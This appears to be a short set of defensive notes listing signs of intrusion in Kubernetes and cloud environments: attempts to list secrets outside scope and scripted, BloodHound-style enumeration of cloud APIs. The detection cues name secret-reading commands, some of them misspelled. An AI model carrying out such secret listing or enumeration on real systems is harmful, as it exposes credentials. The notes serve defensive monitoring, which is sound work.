- Attempts to list or get secrets outside of scope
  - `$kubectl can i` or `$kubeselt list secrets ... ----` usually a bad sign
  - This is somewhat in the same vein as new ssh sessions doing a ‘whoami’ but a little more specific - devs shouldn’t actually be logging in and making changes to stuff deployed - not IaC principle.
- Again, Attempts to run enumeration scripts on cloud API (that work like bloodhound) to detect scripted enumerations. Your cloud provider can alert on large numbers of queries hitting their API.